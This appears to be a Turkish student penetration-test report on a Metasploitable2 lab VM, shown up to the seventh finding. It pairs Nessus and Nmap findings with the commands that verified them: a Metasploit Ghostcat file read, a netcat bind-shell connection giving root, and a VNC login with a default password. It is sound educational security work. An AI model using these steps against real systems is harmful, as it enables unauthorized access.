

METASPLOITABLE2

SIZMA TESTİ RAPORU

Mustafa Onur Erkan

Hedef Sistem	192.168.56.101
Test Sistemi	192.168.56.102 (Kali Linux)
Ortam	Oracle VirtualBox / Metasploitable2 izole eğitim ağı
Rapor Tarihi	18 Ağustos 2026
Rapor Sürümü	1.0 - Tam Rapor
Sınıflandırma	Eğitim Amaçlı / Yetkili Kullanım

İÇİNDEKİLER

Bölüm ve bulgu numaraları raporun geri kalanıyla eşleştirilmiştir.

Bölüm	Başlık	Sayfa
1	Çalışma Özeti	3
2	Rapor Hakkında	4
3	Kapsam, Yaklaşım ve Risk Değerlendirmesi	5
4	Teknik Bulgular	7
4.1	Canonical Ubuntu Linux SEoL (8.04.x)	8
4.2	VNC Servisinde Zayıf Parola Kullanımı	10
4.3	Apache Tomcat AJP Connector Request Injection (Ghostcat)	12
4.4	Bind Shell Backdoor Detection	14
4.5	SSL Version 2 and 3 Protocol Detection	15
4.6	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	17
4.7	Samba Badlock Vulnerability	18
4.8	rlogin Service Detection	20
4.9	NFS Shares World Readable	22
4.10	SSL Medium Strength Cipher Suites Supported (SWEET32)	24
4.11	ISC BIND Service Downgrade / Reflected DoS	26
4.12	Unencrypted Telnet Server	28
4.13	vsFTPD 2.3.4 Backdoor	30
4.14	Java RMI Registry Default Configuration Remote Code Execution	32
4.15	Apache Slowloris Denial of Service Vulnerability	34
5	Öncelikli İyileştirme Planı	36
6	Sonuç ve Yeniden Test	37
Ek A	Kanıt Dizini	38

1 ÇALIŞMA ÖZETİ

Gerçekleştirilen testleri, doğrulanan bulguları ve mevcut güvenlik durumunu özetler.

Genel Risk Seviyesi: KRİTİK

Hedef sistemde kimlik doğrulamasız root kabuk sağlayan bind shell, vsFTPD backdoor ve Java RMI uzaktan kod çalıştırma bulguları doğrulanmıştır. Buna ek olarak zayıf VNC parolası, eski işletim sistemi ve şifresiz yönetim servisleri birlikte değerlendirildiğinde sistemin tamamen ele geçirilme olasılığı yüksektir.

Risk	Adet	Yorum
Kritik	8	Doğrudan sistem ele geçirme, root erişimi veya temel güvenlik yaşam döngüsü riski
Yüksek	6	Yetkisiz erişim, hassas veri açığı, zayıf protokol veya hizmet sürekliliği riski
Orta	1	Şifresiz iletişim ve kimlik bilgisi ifşası riski
Toplam	15	Bu raporda ayrıntılandırılan ve kanıtla desteklenen seçili bulgular

Öne Çıkan Sonuçlar

Öncelik	Eylem	Beklenen Sonuç
1	Acil izolasyon	1524/TCP bind shell, 21/TCP vsFTPD ve 1099/TCP Java RMI dış erişime kapatılmalıdır.
2	Kritik erişimlerin kaldırılması	VNC zayıf parolası değiştirilmeli; Telnet ve rlogin kapatılarak yalnızca güvenli yönetim kanalları kullanılmalıdır.
3	Platform yenileme	Ubuntu 8.04 ve eski servis yığını desteklenen bir platforma taşınmalıdır.
4	Ağ ve kriptografi sertleştirilmesi	NFS, SMB, AJP ve DNS erişimi sınırlandırılmalı; SSLv3/TLSv1.0 ve zayıf cipher suite'ler devre dışı bırakılmalıdır.

Raporlama Notu

Nessus arayüzünde 64 plugin kaydı/grubu görülmekle birlikte bu rapor, ders kapsamında ayrıntılı biçimde doğrulanan 15 seçili bulguyu kapsar. Özet sayıları ham Nessus kayıtlarının tamamını değil, aşağıda kanıtlandırılan teknik bulguları ifade eder.

2 RAPOR HAKKINDA

Amaç, yetkilendirme, hedef kitle ve raporun kullanım koşulları.

2.1 Amaç

Bu çalışmanın amacı, Metasploitable2 hedefindeki ağ servislerini belirlemek, Nessus ve Nmap ile tespit edilen zafiyetleri güvenli ölçüde manuel olarak doğrulamak, teknik etkileri göstermek ve uygulanabilir düzeltme önerileri sunmaktır.

2.2 Yetkilendirme ve Etik Kullanım

Testler yalnızca 192.168.56.101 adresli, kasıtlı olarak zafiyetli Metasploitable2 sanal makinesi üzerinde ve izole VirtualBox laboratuvar ağında gerçekleştirilmiştir. Bulguların üretim sistemlerine, üçüncü taraf ağlarına veya izin verilmeyen hedeflere uygulanması bu raporun kapsamı dışındadır.

2.3 Hedef Kitle

Rapor; CEH dersi değerlendirmesi, laboratuvar çalışmasının teknik kaydı ve temel düzeltme planlaması için hazırlanmıştır. Yönetici özeti risk duruşunu, teknik bulgu bölümleri ise yeniden üretilebilir kanıtları sunar.

2.4 Belge Kontrolü

Alan	Değer
Belge	Metasploitable2 Sızma Testi Raporu
Sürüm	1.0 - Tam Rapor
Tarih	18 Ağustos 2026
Durum	Ders teslimine hazır
Dağıtım	Ders yürütücüsü ve öğrenci
Sınıflandırma	Eğitim Amaçlı / Yetkili Kullanım

3 KAPSAM, YAKLAŞIM VE RİSK DEĞERLENDİRMESİ

Test sınırları, kullanılan yöntem ve bulguların derecelendirilme biçimi.

3.1 Kapsam

Kapsam Alanı	Değer
Hedef	192.168.56.101 - Metasploitable2
Test Kaynağı	192.168.56.102 - Kali Linux
Ağ	Oracle VirtualBox izole host-only laboratuvar ağı
Servisler	Ağ üzerinden erişilebilen TCP/UDP servisleri ve seçili web/uzak yönetim bileşenleri
Dahil	Nessus Critical/High bulguları ile Nmap NSE sonucundan seçilen doğrulanabilir bulgular
Hariç	Fiziksel güvenlik, sosyal mühendislik, kaynak kod incelemesi ve kalıcı veri bozma

3.2 Metodoloji

Adım	Aşama	Uygulama
1	Keşif	Hedef erişilebilirliği, açık portlar, servis ve sürüm bilgileri belirlendi.
2	Otomatik Tarama	Nessus ve Nmap NSE ile bilinen zafiyetler ve zayıf yapılandırmalar tarandı.
3	Manuel Doğrulama	Yanlış pozitifleri azaltmak için banner, protokol, dosya okuma ve oturum açma kontrolleri yapıldı.
4	Kontrollü İstismar	Yalnızca izole laboratuvar, kanıt için gerekli en düşük etkiyle seçili zafiyetler doğrulandı.
5	Risk ve Raporlama	Teknik etki, erişim şartı, doğrulama gücü ve düzeltme önceliği birlikte değerlendirildi.

3.3 Kullanılan Araçlar

Nessus: Hedef sistemdeki bilinen zafiyetleri, destek dışı yazılımları, zayıf protokolleri ve hatalı yapılandırmaları otomatik olarak taramak için kullanılmıştır. Plugin çıktıları ilk bulgu listesinin ve risk seviyelerinin oluşturulmasında temel alınmıştır.

Nmap ve NSE: Açık portları, çalışan servisleri ve sürüm bilgilerini belirlemek; AJP, SMB, SSL/TLS, FTP, Java RMI ve Slowloris gibi bulguları hedefe özel NSE scriptleriyle doğrulamak için kullanılmıştır.

Metasploit Framework: Ghostcat, vsFTPD 2.3.4 backdoor ve Java RMI gibi seçili zafiyetlerin kontrollü laboratuvar koşullarında manuel olarak doğrulanması için kullanılmıştır. Slowloris kontrolü yalnızca kısa süreli ve izole ortamda gerçekleştirilmiştir.

Yardımcı Araçlar: Netcat bind shell bağlantısında; VNC Viewer zayıf VNC parolasının doğrulanmasında; Telnet ve rlogin eski uzak erişim servislerinde; showmount ve mount NFS paylaşımında; dig BIND sürüm sorgusunda; curl ise HTTP yanıt davranışının gözlemlenmesinde kullanılmıştır.

3.4 Risk Ölçeği

Seviye	Ölçüt	Hedef Düzeltme Süresi
Kritik	Kimlik doğrulamasız RCE/root erişimi, sistemin tamamen ele geçirilmesi veya temel platformun destek dışı olması	0-7 gün

Seviye	Ölçüt	Hedef Düzeltme Süresi
Yüksek	Yetkisiz erişim, hassas veri açığı, güçlü saldırı zinciri bileşeni veya ciddi hizmet sürekliliği riski	7-30 gün
Orta	Sömürü için ek konum/koşul gerektiren veya etkisi daha sınırlı zayıflık	30-60 gün

3.5 Sınırlamalar

Test, belirli bir zaman aralığındaki ağ görünümünü yansıtır. Sürüme dayalı bazı bulgular aktif istismar yerine banner ve yapılandırma verisiyle doğrulanmıştır. DoS etkisi taşıyan kontroller uzun süreli hizmet kesintisi oluşturmayacak biçimde sınırlandırılmış; veri silme, kalıcılık kurma ve kapsam dışı sistemlere erişim yapılmamıştır.

4 TEKNİK BULGULAR

Her bulgu aynı bilgi alanları ve kanıt düzeniyle sunulmuştur.

ID	Bulgu	Risk	Port / Servis
F-01	Canonical Ubuntu Linux SEoL (8.04.x)	Kritik	80/TCP - Ubuntu Linux 8.04 / Apache web servisi
F-02	VNC Servisinde Zayıf Parola Kullanımı	Kritik	5900/TCP - VNC
F-03	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Kritik	8009/TCP - Apache JServ Protocol v1.3
F-04	Bind Shell Backdoor Detection	Kritik	1524/TCP - Bind Shell / Backdoor
F-05	SSL Version 2 and 3 Protocol Detection	Kritik	5432/TCP - PostgreSQL
F-06	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	Kritik	22/TCP - OpenSSH 4.7p1 Debian 8ubuntu1
F-07	Samba Badlock Vulnerability	Yüksek	445/TCP - Samba smbd 3.0.20-Debian
F-08	rlogin Service Detection	Yüksek	513/TCP - rlogin
F-09	NFS Shares World Readable	Yüksek	2049/TCP - RPC-NFS
F-10	SSL Medium Strength Cipher Suites Supported (SWEET32)	Yüksek	25/TCP, 5432/TCP - Postfix SMTP, PostgreSQL DB 8.3.0 - 8.3.7
F-11	ISC BIND Service Downgrade / Reflected DoS	Yüksek	53/UDP - DNS / ISC BIND 9.4.2
F-12	Unencrypted Telnet Server	Orta	23/TCP - Linux telnetd
F-13	vsFTPD 2.3.4 Backdoor	Kritik	21/TCP - vsFTPD 2.3.4
F-14	Java RMI Registry Default Configuration Remote Code Execution	Kritik	1099/TCP - Java RMI / GNU Classpath grmiregistry
F-15	Apache Slowloris Denial of Service Vulnerability	Yüksek	80/TCP - Apache httpd 2.2.8

Doğrulama Derecesi

'Manuel olarak doğrulandı' ifadesi, servis erişimi veya güvenlik etkisinin laboratuvar kanıtıyla gözlemlendiğini belirtir. 'Sürüme dayalı' bulgularda ise zafiyetli sürüm/yapılandırma doğrulanmış, yıkıcı saldırı senaryosu uygulanmamıştır.

4.1 Canonical Ubuntu Linux SEoL (8.04.x)

Bulgu ID	F-01
Risk Seviyesi	Kritik
Hedef Sistem	192.168.56.101
Port / Protokol	80/TCP
Servis / Sürüm	Ubuntu Linux 8.04 / Apache web servisi
CVE / CWE	Uygulanabilir değil
Doğrulama Durumu	Nessus EOL çıktısı ile doğrulandı
Düzeltilme Önceliği	P0 - 0-7 gün

Açıklama: Nessus taraması hedef sistemde Ubuntu Linux 8.04 işletim sisteminin kullanıldığını göstermiştir. Bu sürümün güvenlik desteği 8 Mayıs 2013 tarihinde sona erdiği için üretici tarafından yeni güvenlik yamaları yayımlanmamaktadır.

Risk gerekçesi: Destek dışı işletim sistemi, sistemdeki tüm servisler için kalıcı yama ve uyumluluk riski oluşturur.

Manuel doğrulama: Bulgu Nessus çıktısındaki işletim sistemi bilgisi ve Security End of Life sonucuyla doğrulanmıştır. Çıktıda OS bilgisinin Ubuntu Linux 8.04 olduğu ve desteğin uzun süredir sona erdiği görülmektedir.

Doğrulamada Kullanılan Komut / Modül

Nessus Advanced Scan / Canonical Ubuntu Linux SEoL plugin çıktısı

Kanıt özeti: Nessus çıktısında Ubuntu Linux 8.04 ve Security End of Life bilgisi raporlanmıştır.

Etki: Desteklenmeyen işletim sistemi, yeni keşfedilen zafiyetlere karşı savunmasız kalır ve sistem üzerinde çalışan servislerin güvenlik riskini artırır.

Çözüm önerisi: Sistem desteklenen güncel bir Ubuntu LTS sürümüne yükseltilmeli, geçiş sürecinde ağ erişimi sınırlandırılmalı ve gereksiz servisler kapatılmalıdır.


```
root@kali: /home/kali
File Actions Edit View Help
# sudo nmap -O --osscan-guess -sV -p 80 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 03:51 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00030s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.39 seconds

(root@kali)-[/home/kali]
# curl -I http://192.168.56.101
HTTP/1.1 200 OK
Date: Tue, 18 Aug 2026 10:25:36 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html

(root@kali)-[/home/kali]
#
```

Şekil 4.1: Nessus çıktısında Ubuntu 8.04 ve güvenlik desteği bitiş tespiti.

4.2 VNC Servisinde Zayıf Parola Kullanımı

Bulgu ID	F-02
Risk Seviyesi	Kritik
Hedef Sistem	192.168.56.101
Port / Protokol	5900/TCP
Servis / Sürüm	VNC
CVE / CWE	CWE-521
Doğrulama Durumu	Manuel olarak doğrulandı
Düzeltilme Önceliği	P0 - 0-7 gün

Açıklama: Nessus, VNC servisinin kolay tahmin edilebilen password parolasıyla korunduğunu tespit etmiştir.

Risk gerekçesi: Zayıf parola ile root masaüstüne doğrudan erişim sağlanabilmektedir.

Manuel doğrulama: Kali üzerinden VNC servisine password parolasıyla bağlanılmış ve Metasploitable2 grafik arayüzüne erişim sağlanmıştır. Açılan oturumun root kullanıcısına ait olduğu görülmüştür.

Doğrulamada Kullanılan Komut / Modül

```
vncviewer 192.168.56.101:5900
```


Kanıt özeti: Nessus parolayı password olarak raporlamış, manuel bağlantıda root masaüstüne erişim sağlanmıştır.

Etki: Saldırgan geçerli hesap bilgisi olmadan uzak grafik arayüz erişimi elde edebilir ve sistem üzerinde yüksek yetkiyle işlem yapabilir.

Çözüm önerisi: VNC parolası karmaşık ve benzersiz hale getirilmeli, erişim güvenilir IP adresleriyle sınırlandırılmalı ve mümkünse SSH tüneli veya VPN kullanılmalıdır.

```
(root@kali)-[/home/kali]
# vncviewer 192.168.56.101:0
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Şekil 4.2a: Nessus VNC zayıf parola bulgusu.



Şekil 4.2b: VNC bağlantısı sonrası root masaüstü erişimi.

4.3 Apache Tomcat AJP Connector Request Injection (Ghostcat)

Bulgu ID	F-03
Risk Seviyesi	Kritik
Hedef Sistem	192.168.56.101
Port / Protokol	8009/TCP
Servis / Sürüm	Apache JServ Protocol v1.3
CVE / CWE	CVE-2020-1938
Doğrulama Durumu	Manuel olarak doğrulandı
Düzeltilme Önceliği	P0 - 0-7 gün

Açıklama: Ghostcat zafiyeti, AJP servisinin erişime açık ve yetkisiz olması durumunda web uygulaması dosyalarının okunmasına neden olabilir.

Risk gerekçesi: Kimlik doğrulamasız AJP erişimi kullanılarak uygulama yapılandırma dosyası okunabilmiştir.

Manuel doğrulama: Nmap ile 8009/TCP üzerinde AJP v1.3 servisi doğrulanmış, Metasploit tomcat_ghostcat modülüyle /WEB-INF/web.xml dosyası okunmuştur.

Doğrulamada Kullanılan Komut / Modül

```
nmap -sV -p 8009 --script ajp-headers,ajp-methods 192.168.56.101
Metasploit: auxiliary/admin/http/tomcat_ghostcat (FILENAME=/WEB-INF/web.xml)
```

Kanıt özeti: Metasploit çıktısında Welcome to Tomcat ve JSPC servlet mapping bilgileri içeren WEB-INF/web.xml içeriği elde edilmiştir.

Etki: Saldırgan web uygulaması yapılandırma dosyalarını okuyabilir; uygun yükleme/çalıştırma koşulları varsa etki uzaktan kod çalıştırmaya kadar ilerleyebilir.

Çözüm önerisi: Tomcat güncellenmeli, AJP kullanılmıyorsa kapatılmalı, gerekiyorsa yalnızca güvenilir sistemlere açılmalı ve secret mekanizması etkinleştirilmelidir.

```
(root@kali)-[/home/kali]
# nmap -sV -p 8009 --script ajp-headers,ajp-methods 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 04:11 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00049s latency).

PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13   Apache JServ (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
|_ajp-headers:
|_ Content-Type: text/html;charset=ISO-8859-1
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)
```

Şekil 4.3a: AJP servisinin Nmap ile doğrulanması.

```

msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.56.101
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2
ee/web-app_2_4.xsd"
  version="2.4">
  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>

  <!-- JSPC servlet mappings start -->

  <servlet>
    <servlet-name>org.apache.jsp.index_jsp</servlet-name>
    <servlet-class>org.apache.jsp.index_jsp</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>org.apache.jsp.index_jsp</servlet-name>
    <url-pattern>/index.jsp</url-pattern>
  </servlet-mapping>

  <!-- JSPC servlet mappings end -->

</web-app>
[+] 192.168.56.101:8009 - File contents save to: /root/.msf4/loot/20260818042016_defa
ult_192.168.56.101_WEBINFweb.xml_554531.txt
[*] Auxiliary module execution completed

```

Şekil 4.3b: Ghostcat modülüyle /WEB-INF/web.xml dosyasının okunması.

4.4 Bind Shell Backdoor Detection

Bulgu ID	F-04
Risk Seviyesi	Kritik
Hedef Sistem	192.168.56.101
Port / Protokol	1524/TCP
Servis / Sürüm	Bind Shell / Backdoor
CVE / CWE	Uygulanabilir değil
Doğrulama Durumu	Manuel olarak doğrulandı
Düzeltilme Önceliği	P0 - 0-7 gün

Açıklama: Hedef sistemde kimlik doğrulama olmadan bağlantı kabul eden bind shell servisi tespit edilmiştir.

Risk gerekçesi: Kimlik doğrulama olmadan uid=0(root) yetkili kabuk elde edilmiştir.

Manuel doğrulama: Netcat ile 1524/TCP portuna bağlanılmış; whoami çıktısı root, id çıktısı uid=0(root) gid=0(root) groups=0(root), hostname çıktısı metasploitable olarak alınmıştır.

Doğrulamada Kullanılan Komut / Modül

```
nc 192.168.56.101 1524
whoami ; id ; hostname
```

Kanıt özeti: Netcat bağlantısı sonrası root yetkili komut satırı erişimi elde edilmiştir.

Etki: Kimlik doğrulamasız root shell, hedef sistemin tamamen ele geçirilebildiğini gösterir.

Çözüm önerisi: Yetkisiz bind shell kapatılmalı, sistem olay incelemesine alınmalı, kalıcılık mekanizmaları kontrol edilmeli ve gerekirse temiz imajdan yeniden kurulmalıdır.

```
(root@kali)~[/home/kali]
# nmap -sV -p 1524 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 04:58 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00047s latency).

PORT      STATE SERVICE      VERSION
1524/tcp  open  bindshell    Metasploitable root shell
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds

(root@kali)~[/home/kali]
# nc -nv 192.168.56.101 1524
(UNKNOWN) [192.168.56.101] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/#
```

Şekil 4.4: 1524/TCP bind shell bağlantısı ve root doğrulaması.

4.5 SSL Version 2 and 3 Protocol Detection

Bulgu ID	F-05
Risk Seviyesi	Kritik
Hedef Sistem	192.168.56.101
Port / Protokol	5432/TCP
Servis / Sürüm	PostgreSQL
CVE / CWE	CVE-2014-3566 ile ilişkili SSLv3 riski
Doğrulama Durumu	Nmap ile SSLv3 doğrulandı; SSLv2 ayrıca kanıtlanmadı
Düzeltilme Önceliği	P0 - 0-7 gün

Açıklama: PostgreSQL servisinin SSLv3 gibi güncel güvenlik standartlarına uymayan eski protokolleri desteklediği tespit edilmiştir.

Risk gerekçesi: Veritabanı servisi, bilinen protokol ve cipher zayıflıkları taşıyan SSLv3'ü kabul etmektedir.

Manuel doğrulama: Nmap ssl-enum-ciphers çıktısında 5432/TCP üzerinde SSLv3 desteği ve F seviyesinde değerlendirilen cipher suite'ler görülmüştür. Bu çıktı SSLv3 desteğini açıkça göstermektedir; SSLv2 desteği bu manuel adımda ayrıca kanıtlanmamıştır.

Doğrulamada Kullanılan Komut / Modül

```
nmap -sV --script ssl-enum-ciphers -p 5432 192.168.56.101
```

Kanıt özeti: Nmap çıktısında SSLv3, RC4, 3DES, CBC-mode cipher ve SHA1 imza zayıflıkları görülmüştür.

Etki: Eski SSL protokolleri ve zayıf cipher suite'ler, veritabanı bağlantılarında gizlilik ve bütünlük riskine neden olur.

Çözüm önerisi: SSLv3 ve TLSv1.0 kapatılmalı, yalnızca TLS 1.2/TLS 1.3 ve güçlü cipher suite'ler desteklenmelidir.

```
(root@kali)-[/home/kali]
# nmap --script ssl-enum-ciphers -p 5432 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 05:06 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00057s latency).

PORT      STATE SERVICE
5432/tcp  open  postgresql
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - F
|     compressors:
|       DEFLATE
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Insecure certificate signature (SHA1), score capped at F
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - F
|     compressors:
|       DEFLATE
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Insecure certificate signature (SHA1), score capped at F
|_  least strength: F
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds
```

Şekil 4.5: PostgreSQL üzerinde SSLv3 ve zayıf cipher suite tespiti.

4.6 Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Bulgu ID	F-06
Risk Seviyesi	Kritik
Hedef Sistem	192.168.56.101
Port / Protokol	22/TCP
Servis / Sürüm	OpenSSH 4.7p1 Debian 8ubuntu1
CVE / CWE	CVE-2008-0166
Doğrulama Durumu	Sürüme dayalı olarak doğrulandı; anahtar testi yapılmadı
Düzeltilme Önceliği	P0 - 0-7 gün

Açıklama: Eski Debian/Ubuntu OpenSSL paketlerinde rastgele sayı üretimi zayıflığı nedeniyle kriptografik anahtarların tahmin edilebilir olma riski vardır.

Risk gerekçesi: Tespit edilen Debian OpenSSH/OpenSSL sürüm ailesi tahmin edilebilir anahtar riskiyle ilişkilidir.

Manuel doğrulama: Nmap servisi taraması 22/TCP üzerinde OpenSSH 4.7p1 Debian 8ubuntu1 çalıştığını göstermiştir. Bu sürüm bilgisi Nessus bulgusuyla uyumludur. Sürüm eşleşmesi riski desteklemekle birlikte, kullanılan SSH anahtarlarının zayıf anahtar listesiyle eşleşip eşleşmediği test edilmemiştir.

Doğrulamada Kullanılan Komut / Modül

```
nmap -sV -p 22 192.168.56.101
```

Kanıt özeti: Nmap çıktısında OpenSSH 4.7p1 Debian 8ubuntu1 servisi bilgisi görülmüştür.

Etki: Zafiyetli OpenSSL ile üretilmiş SSH anahtarları kullanılıyorsa anahtar tabanlı yetkisiz erişim riski doğabilir.

Çözüm önerisi: OpenSSH/OpenSSL güncellenmeli; zafiyetli sürümle üretilmiş olabilecek SSH host key, kullanıcı anahtarı ve sertifikalar yeniden oluşturulmalıdır.

```
(root@kali)-[/home/kali]
# nmap -sV -p 22 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 05:09 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0013s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 08:00:27:F5:03:E9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Şekil 4.6: OpenSSH 4.7p1 Debian 8ubuntu1 servisi sürümü.

4.7 Samba Badlock Vulnerability

Bulgu ID	F-07
Risk Seviyesi	Yüksek
Hedef Sistem	192.168.56.101
Port / Protokol	445/TCP
Servis / Sürüm	Samba smbd 3.0.20-Debian
CVE / CWE	CVE-2016-2118
Doğrulama Durumu	Sürüm/yapılandırma ile doğrulandı; aktif MitM uygulanmadı
Düzeltilme Önceliği	P1 - 7-30 gün

Açıklama: Samba Badlock zafiyeti, SAM/LSAD protokollerinde kimlik doğrulama seviyesi pazarlığının hatalı yapılmasından kaynaklanır.

Risk gerekçesi: Eski Samba sürümü, SMBv1 ve devre dışı mesaj imzalama birlikte araya girme riskini yükseltmektedir.

Manuel doğrulama: Nmap çıktısında Samba smbd 3.0.20-Debian, message_signing: disabled ve SMBv1 desteği görülmüştür. Trafik manipülasyonu veya aktif araya girme saldırısı uygulanmamıştır.

Doğrulamada Kullanılan Komut / Modül

```
nmap -sV -p 445 --script smb-protocols,smb-security-mode,smb-os-discovery 192.168.56.101
```

Kanıt özeti: Nessus Badlock yamasının uygulanmadığını raporlamış; Nmap eski Samba sürümü ve zayıf SMB yapılandırmasını doğrulamıştır.

Etki: Araya girme saldırılarında kimlik doğrulama seviyesinin düşürülmesi ve yetkili kullanıcı bağlamında işlem yapılması riski oluşur.

Çözüm önerisi: Samba güncellenmeli, SMBv1 kapatılmalı, SMB mesaj imzalama etkinleştirilmeli ve 445/TCP erişimi sınırlandırılmalıdır.

```
(root@kali)-[/home/kali]
